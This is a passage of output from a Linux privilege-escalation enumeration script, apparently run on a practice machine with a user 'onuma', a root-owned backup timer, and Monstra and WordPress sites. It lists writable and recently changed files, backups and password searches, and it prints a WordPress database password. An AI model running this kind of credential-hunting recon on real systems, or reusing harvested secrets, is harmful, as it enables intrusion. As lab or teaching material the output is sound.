/var/lib/lxcfs/cgroup/memory/system.slice/ifup@ens192.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/irqbalance.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/iscsid.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/keyboard-setup.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/kmod-static-nodes.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lvm2-lvmetad.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lvm2-monitor.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lxcfs.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/lxd-containers.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/mdadm.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/mysql.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/networking.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/ondemand.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/open-iscsi.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/open-vm-tools.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/polkitd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/proc-sys-fs-binfmt_misc.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/rc-local.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/resolvconf.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/rsyslog.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/setvtrgb.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/snapd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-fs-fuse-connections.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-kernel-config.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-kernel-debug.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/system-getty.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/system-systemdx2dfsck.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-journal-flush.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-journald.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-logind.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-modules-load.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-random-seed.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-remount-fs.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-sysctl.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-timesyncd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup-dev.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-udev-trigger.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-udevd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-update-utmp.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-user-sessions.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/var-lib-lxcfs.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/user.slice/cgroup.event_control
/var/lib/php/sessions
/var/tmp
/var/www/html/webservices/monstra-3.0.4/sitemap.xml
/var/www/html/webservices/monstra-3.0.4/storage/pages/1.page.txt
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
Group onuma:
/home/onuma
╔═════════════════════════╗
════════════════════════════╣ Other Interesting Files ╠════════════════════════════
╚═════════════════════════╝
╔══════════╣ .sh files in path
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path
/usr/bin/gettext.sh
╔══════════╣ Executable files potentially added by user (limit 70)
2021-01-21+05:39:40.8999454470 /var/www/html/webservices/wp/wp-config.php
2018-02-21+17:12:08.3299673990 /var/www/html/webservices/monstra-3.0.4/storage/database/options.table.xml
2018-02-21+17:07:05.9366421900 /var/www/html/webservices/monstra-3.0.4/index_copy.php
2018-02-21+16:54:07.8652867110 /usr/sbin/backuperer
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/wrapper.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/readme.txt
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/index.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/class.akismet-widget.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/class.akismet-rest-api.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/class.akismet-cli.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/class.akismet-admin.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/akismet.php
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/_inc/img/logo-full-2x.png
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/_inc/form.js
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/_inc/akismet.js
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/_inc/akismet.css
2018-02-21+13:59:44.9220707720 /var/www/html/webservices/wp/wp-content/plugins/akismet/LICENSE.txt
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/views/stats.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/views/start.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/views/notice.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/views/get.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/views/config.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/class.akismet.php
2018-02-21+13:59:44.9180303750 /var/www/html/webservices/wp/wp-content/plugins/akismet/.htaccess
2018-02-21+13:51:07.3990619100 /var/www/html/webservices/monstra-3.0.4/storage/database/pages.table.xml
2018-02-21+13:32:17.6119969630 /var/www/html/webservices/monstra-3.0.4/storage/database/users.table.xml
2018-02-21+13:06:55.0156440850 /var/www/html/webservices/monstra-3.0.4/plugins/box/filesmanager/views/backend/index.view.php
2018-02-21+12:48:15.6657109120 /var/www/html/webservices/monstra-3.0.4/.htaccess
2018-02-17+14:18:16.4983699220 /home/onuma/.nano/search_history
2018-02-15+17:23:18.4438984560 /home/onuma/.bashrc
2018-02-15+14:35:38.4412504200 /home/onuma/.ssh/known_hosts
2018-02-12+08:40:58.4843290380 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
2018-02-09+16:31:08.7955467490 /var/www/html/webservices/wp/.htaccess
2018-02-09+15:54:32.2610985580 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
2018-02-09+15:54:32.2610985580 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/languages/brute-force-login-protection-nl_NL.po
2018-02-09+15:54:32.2610985580 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/brute-force-login-protection.php
2018-02-09+15:54:32.2570877440 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/languages/brute-force-login-protection-nl_NL.mo
2018-02-09+15:54:32.2570877440 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/includes/settings-page.php
2018-02-09+15:54:32.2570877440 /var/www/html/webservices/wp/wp-content/plugins/brute-force-login-protection/includes/htaccess.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/index.html
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/gwolle-gb.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/misc.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/mail.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/log.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/index.html
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/get_entry_count.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/get_entries.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/class-entry.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/bbcode_emoji.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/functions/akismet.php
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/style.css
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/set.js
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/jquery.markitup.js
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/index.html
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/list-numeric.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/list-bullet.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/link.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/italic.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/index.html
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/image.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/bold.png
2018-02-09+15:53:06.6090523640 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/index.html
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/write.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/widget.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/style.css
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/rss.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/read.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/posthandling.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/pagination.php
2018-02-09+15:53:06.6050497730 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/markitup/images/picture.png
╔══════════╣ Unexpected in root
/vmlinuz
/initrd.img
╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/log/kern.log
/var/log/syslog
/var/log/auth.log
/var/backups/onuma_backup_test.txt
/var/backups/onuma-www-dev.bak
/home/onuma/.config/lxc/client.key
/home/onuma/.config/lxc/client.crt
/home/onuma/.gnupg/pubring.gpg
/home/onuma/.gnupg/gpg.conf
/home/onuma/.gnupg/trustdb.gpg
logrotate 3.8.7
╔══════════╣ Files inside /home/onuma (limit 20)
total 48
drwxrw---- 7 onuma onuma 4096 Nov 4 04:04 .
drwxr-xr-x 3 root root 4096 May 12 2022 ..
lrwxrwxrwx 1 root root 9 Feb 17 2018 .bash_history -> /dev/null
-rwxrw---- 1 onuma onuma 220 Feb 9 2018 .bash_logout
-rwxrw---- 1 onuma onuma 3871 Feb 15 2018 .bashrc
drwxrw---- 2 onuma onuma 4096 May 12 2022 .cache
drwxr-x--- 3 onuma onuma 4096 Nov 4 04:04 .config
drwx------ 2 onuma onuma 4096 Nov 4 04:04 .gnupg
-rw------- 1 onuma onuma 207 Nov 4 03:56 .mysql_history
drwxrw---- 2 onuma onuma 4096 May 12 2022 .nano
-rwxrw---- 1 onuma onuma 655 Feb 9 2018 .profile
drwxrw---- 2 onuma onuma 4096 May 12 2022 .ssh
-rwxrw---- 1 onuma onuma 0 Feb 9 2018 .sudo_as_admin_successful
lrwxrwxrwx 1 root root 9 Feb 17 2018 shadow_bkp -> /dev/null
-r-------- 1 onuma onuma 33 Nov 3 20:52 user.txt
╔══════════╣ Files inside others home (limit 20)
/var/www/html/robots.txt
/var/www/html/webservices/wp/wp-mail.php
/var/www/html/webservices/wp/wp-links-opml.php
/var/www/html/webservices/wp/wp-comments-post.php
/var/www/html/webservices/wp/.htaccess
/var/www/html/webservices/wp/wp-trackback.php
/var/www/html/webservices/wp/xmlrpc.php
/var/www/html/webservices/wp/wp-cron.php
/var/www/html/webservices/wp/wp-signup.php
/var/www/html/webservices/wp/wp-includes/post-template.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-error.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-server.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-value.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-request.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-base64.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-introspectionserver.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-client.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-date.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-clientmulticall.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-message.php
grep: write error: Broken pipe
╔══════════╣ Searching installed mail applications
╔══════════╣ Mails (limit 50)
╔══════════╣ Backup folders
drwx------ 2 root root 4096 May 12 2022 /etc/lvm/backup
lrwxrwxrwx 1 root root 20 Feb 17 2018 /usr/local/bin/backup -> /usr/sbin/backuperer
lrwxrwxrwx 1 root root 20 Feb 17 2018 /usr/local/bin/backup -> /usr/sbin/backuperer
drwxr-xr-x 2 root root 4096 Nov 4 04:00 /var/backups
total 12464
-rw-r--r-- 1 root root 40960 May 2 2018 alternatives.tar.0
-rw-r--r-- 1 root root 2125 Feb 17 2018 alternatives.tar.1.gz
-rw-r--r-- 1 root root 5649 May 1 2018 apt.extended_states.0
-rw-r--r-- 1 root root 787 Feb 20 2018 apt.extended_states.1.gz
-rw-r--r-- 1 root root 778 Feb 15 2018 apt.extended_states.2.gz
-rw-r--r-- 1 root root 768 Feb 12 2018 apt.extended_states.3.gz
-rw-r--r-- 1 root root 731 Feb 9 2018 apt.extended_states.4.gz
-rw-r--r-- 1 root root 437 Feb 9 2018 dpkg.diversions.0
-rw-r--r-- 1 root root 202 Feb 9 2018 dpkg.diversions.1.gz
-rw-r--r-- 1 root root 202 Feb 9 2018 dpkg.diversions.2.gz
-rw-r--r-- 1 root root 202 Feb 9 2018 dpkg.diversions.3.gz
-rw-r--r-- 1 root root 202 Feb 9 2018 dpkg.diversions.4.gz
-rw-r--r-- 1 root root 207 Feb 9 2018 dpkg.statoverride.0
-rw-r--r-- 1 root root 171 Feb 9 2018 dpkg.statoverride.1.gz
-rw-r--r-- 1 root root 171 Feb 9 2018 dpkg.statoverride.2.gz
-rw-r--r-- 1 root root 171 Feb 9 2018 dpkg.statoverride.3.gz
-rw-r--r-- 1 root root 171 Feb 9 2018 dpkg.statoverride.4.gz
-rw-r--r-- 1 root root 510376 May 1 2018 dpkg.status.0
-rw-r--r-- 1 root root 146402 May 1 2018 dpkg.status.1.gz
-rw-r--r-- 1 root root 146472 Feb 21 2018 dpkg.status.2.gz
-rw-r--r-- 1 root root 146472 Feb 21 2018 dpkg.status.3.gz
-rw-r--r-- 1 root root 146030 Feb 15 2018 dpkg.status.4.gz
-rw------- 1 root root 785 Feb 9 2018 group.bak
-rw------- 1 root shadow 681 Feb 9 2018 gshadow.bak
-rw-r--r-- 1 onuma onuma 11511296 Nov 4 04:00 onuma-www-dev.bak
-rw-r--r-- 1 root root 16097 Jan 21 2021 onuma_backup_error.txt
-rw-r--r-- 1 root root 219 Nov 4 04:00 onuma_backup_test.txt
-rw------- 1 root root 1615 Feb 9 2018 passwd.bak
-rw------- 1 root shadow 1067 Feb 20 2018 shadow.bak
drwxr-xr-x 2 root root 4096 May 12 2022 /var/www/html/webservices/monstra-3.0.4/backups
total 0
drwxr-xr-x 5 root root 4096 May 12 2022 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup
total 20
-rwxr-xr-x 1 root root 3955 Apr 5 2016 backup.admin.php
-rwxr-xr-x 1 root root 619 Apr 5 2016 backup.plugin.php
drwxr-xr-x 2 root root 4096 May 12 2022 install
drwxr-xr-x 2 root root 4096 May 12 2022 languages
drwxr-xr-x 3 root root 4096 May 12 2022 views
╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 610 Feb 9 2018 /etc/xml/catalog.old
-rw-r--r-- 1 root root 673 Feb 9 2018 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 20 Feb 9 2017 /etc/vmware-tools/tools.conf.old
-rw-r--r-- 1 root root 6698 Apr 23 2018 /lib/modules/4.4.0-122-generic/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 6858 Apr 23 2018 /lib/modules/4.4.0-122-generic/kernel/drivers/power/wm831x_backup.ko
-rw-r--r-- 1 root root 5474 Feb 1 2018 /lib/modules/4.15.0-041500-generic/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 5690 Feb 1 2018 /lib/modules/4.15.0-041500-generic/kernel/drivers/power/supply/wm831x_backup.ko
-rw-r--r-- 1 root root 72 Feb 17 2018 /lib/systemd/system/backuperer.service
-rw-r--r-- 1 root root 254 Feb 16 2018 /lib/systemd/system/backuperer.timer
-rwxr-xr-x 1 root root 458 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/install/backup.manifest.xml
-rwxr-xr-x 1 root root 3955 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/backup.admin.php
-rwxr-xr-x 1 root root 619 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/backup.plugin.php
-rw-r--r-- 1 root root 128 Feb 9 2018 /var/lib/sgml-base/supercatalog.old
-rw-r--r-- 1 root root 16097 Jan 21 2021 /var/backups/onuma_backup_error.txt
-rw-r--r-- 1 root root 219 Nov 4 04:00 /var/backups/onuma_backup_test.txt
-rw-r--r-- 1 onuma onuma 11511296 Nov 4 04:00 /var/backups/onuma-www-dev.bak
-rw-r--r-- 1 root root 11358 May 1 2018 /usr/share/info/dir.old
-rw-r--r-- 1 root root 156 Feb 1 2018 /usr/share/doc/linux-image-4.15.0-041500-generic/changelog.Debian.old.gz
-rw-r--r-- 1 root root 298768 Dec 29 2015 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 7867 May 6 2015 /usr/share/doc/telnet/README.telnet.old.gz
-rwxr-xr-x 1 root root 226 Apr 14 2016 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 665 Apr 16 2016 /usr/share/man/man8/vgcfgbackup.8.gz
-rw-r--r-- 1 root root 193941 Apr 23 2018 /usr/src/linux-headers-4.4.0-122-generic/.config.old
-rw-r--r-- 1 root root 0 Apr 23 2018 /usr/src/linux-headers-4.4.0-122-generic/include/config/net/team/mode/activebackup.h
-rw-r--r-- 1 root root 0 Apr 23 2018 /usr/src/linux-headers-4.4.0-122-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 216690 Feb 1 2018 /usr/src/linux-headers-4.15.0-041500-generic/.config.old
-rw-r--r-- 1 root root 0 Feb 1 2018 /usr/src/linux-headers-4.15.0-041500-generic/include/config/net/team/mode/activebackup.h
-rw-r--r-- 1 root root 0 Feb 1 2018 /usr/src/linux-headers-4.15.0-041500-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 30520 Feb 15 2018 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rwxr-xr-x 1 root root 1701 Feb 21 2018 /usr/sbin/backuperer
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/lib/mlocate/mlocate.db: regular file, no read permission
Found /var/www/html/webservices/monstra-3.0.4/plugins/captcha/crypt/images/Thumbs.db: Microsoft Thumbs.db [erreur1.png, erreur2.png, erreur3.png, example.png, 1306272302_Sync.png]
╔══════════╣ Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x 3 root root 4.0K May 12 2022 .
drwxr-xr-x 14 root root 4.0K May 12 2022 ..
drwxr-xr-x 3 www-data www-data 4.0K May 12 2022 html
/var/www/html:
total 28K
drwxr-xr-x 3 www-data www-data 4.0K May 12 2022 .
drwxr-xr-x 3 root root 4.0K May 12 2022 ..
╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 root root 1204 May 1 2018 /etc/apparmor.d/cache/.features
-rw------- 1 root root 0 Aug 1 2017 /etc/.pwd.lock
-rw-r--r-- 1 root root 220 Aug 31 2015 /etc/skel/.bash_logout
-rw-r--r-- 1 root root 0 Nov 3 20:51 /run/network/.ifstate.lock
-rwxrw---- 1 onuma onuma 220 Feb 9 2018 /home/onuma/.bash_logout
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw-r--r-- 1 root root 16097 Jan 21 2021 /var/backups/onuma_backup_error.txt
-rw-r--r-- 1 root root 219 Nov 4 04:00 /var/backups/onuma_backup_test.txt
-rw-r--r-- 1 root root 2125 Feb 17 2018 /var/backups/alternatives.tar.1.gz
-rw-r--r-- 1 onuma onuma 11511296 Nov 4 04:00 /var/backups/onuma-www-dev.bak
-rw-r--r-- 1 root root 40960 May 2 2018 /var/backups/alternatives.tar.0
-rwxr-xr-x 1 root root 13 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/backups/.htaccess
-rwxr-xr-x 1 root root 0 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/backups/.empty
-rwxr-xr-x 1 root root 458 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/install/backup.manifest.xml
-rwxr-xr-x 1 root root 2361 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/views/backend/index.view.php
-rwxr-xr-x 1 root root 3955 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/backup.admin.php
-rwxr-xr-x 1 root root 571 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/ja.lang.php
-rwxr-xr-x 1 root root 566 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/pl.lang.php
-rwxr-xr-x 1 root root 550 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/id.lang.php
-rwxr-xr-x 1 root root 1013 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/tr.lang.php
-rwxr-xr-x 1 root root 515 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/pt-br.lang.php
-rwxr-xr-x 1 root root 604 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/fa.lang.php
-rwxr-xr-x 1 root root 520 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/de.lang.php
-rwxr-xr-x 1 root root 506 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/it.lang.php
-rwxr-xr-x 1 root root 543 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/sk.lang.php
-rwxr-xr-x 1 root root 970 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/en.lang.php
-rwxr-xr-x 1 root root 551 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/fr.lang.php
-rwxr-xr-x 1 root root 523 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/nl.lang.php
-rwxr-xr-x 1 root root 583 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/uk.lang.php
-rwxr-xr-x 1 root root 516 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/sr.lang.php
-rwxr-xr-x 1 root root 913 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/ru.lang.php
-rwxr-xr-x 1 root root 546 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/lt.lang.php
-rwxr-xr-x 1 root root 492 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/zh-cn.lang.php
-rwxr-xr-x 1 root root 569 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/hu.lang.php
-rwxr-xr-x 1 root root 1049 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/languages/es.lang.php
-rwxr-xr-x 1 root root 619 Apr 5 2016 /var/www/html/webservices/monstra-3.0.4/plugins/box/backup/backup.plugin.php
╔══════════╣ Searching passwords in history files
╔══════════╣ Searching passwords in config PHP files
/var/www/html/webservices/wp/wp-admin/setup-config.php: $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
/var/www/html/webservices/wp/wp-admin/setup-config.php: define('DB_PASSWORD', $pwd);
/var/www/html/webservices/wp/wp-admin/setup-config.php: define('DB_USER', $uname);
/var/www/html/webservices/wp/wp-config.php:define('DB_PASSWORD', 'w0rdpr3$$d@t@b@$3@cc3$$');
/var/www/html/webservices/wp/wp-config.php:define('DB_USER', 'wpuser');
╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/bin/systemd-ask-password
/bin/systemd-tty-ask-password-agent
/etc/pam.d/common-password
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
#)There are more creds/passwds files in the previous parent folder
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/mysql/plugin/validate_password.so
/usr/share/dns/root.key
/usr/share/doc/git/contrib/credential
/usr/share/doc/git/contrib/credential/gnome-keyring/git-credential-gnome-keyring.c
/usr/share/doc/git/contrib/credential/netrc/git-credential-netrc
/usr/share/doc/git/contrib/credential/osxkeychain/git-credential-osxkeychain.c
/usr/share/doc/git/contrib/credential/wincred/git-credential-wincred.c
/usr/share/locale-langpack/en_AU/LC_MESSAGES/ubuntuone-credentials.mo
/usr/share/locale-langpack/en_GB/LC_MESSAGES/ubuntuone-credentials.mo
/usr/share/man/man1/git-credential-cache--daemon.1.gz
/usr/share/man/man1/git-credential-cache.1.gz
/usr/share/man/man1/git-credential-store.1.gz
/usr/share/man/man1/git-credential.1.gz
#)There are more creds/passwds files in the previous parent folder
/usr/share/man/man7/gitcredentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
#)There are more creds/passwds files in the previous parent folder
/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/webservices/monstra-3.0.4/plugins/box/users/views/frontend/password_reset.view.php
/var/www/html/webservices/monstra-3.0.4/storage/emails/new-password.email.php
/var/www/html/webservices/monstra-3.0.4/storage/emails/reset-password.email.php
/var/www/html/webservices/wp/wp-admin/js/password-strength-meter.js
/var/www/html/webservices/wp/wp-admin/js/password-strength-meter.min.js
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Searching passwords inside logs (limit 70)
/var/log/bootstrap.log: base-passwd depends on libc6 (>= 2.8); however:
/var/log/bootstrap.log: base-passwd depends on libdebconfclient0 (>= 0.145); however:
/var/log/bootstrap.log:Preparing to unpack .../base-passwd_3.5.39_i386.deb ...
/var/log/bootstrap.log:Preparing to unpack .../passwd_1%3a4.2-3.1ubuntu5_i386.deb ...
/var/log/bootstrap.log:Selecting previously unselected package base-passwd.
/var/log/bootstrap.log:Selecting previously unselected package passwd.
/var/log/bootstrap.log:Setting up base-passwd (3.5.39) ...
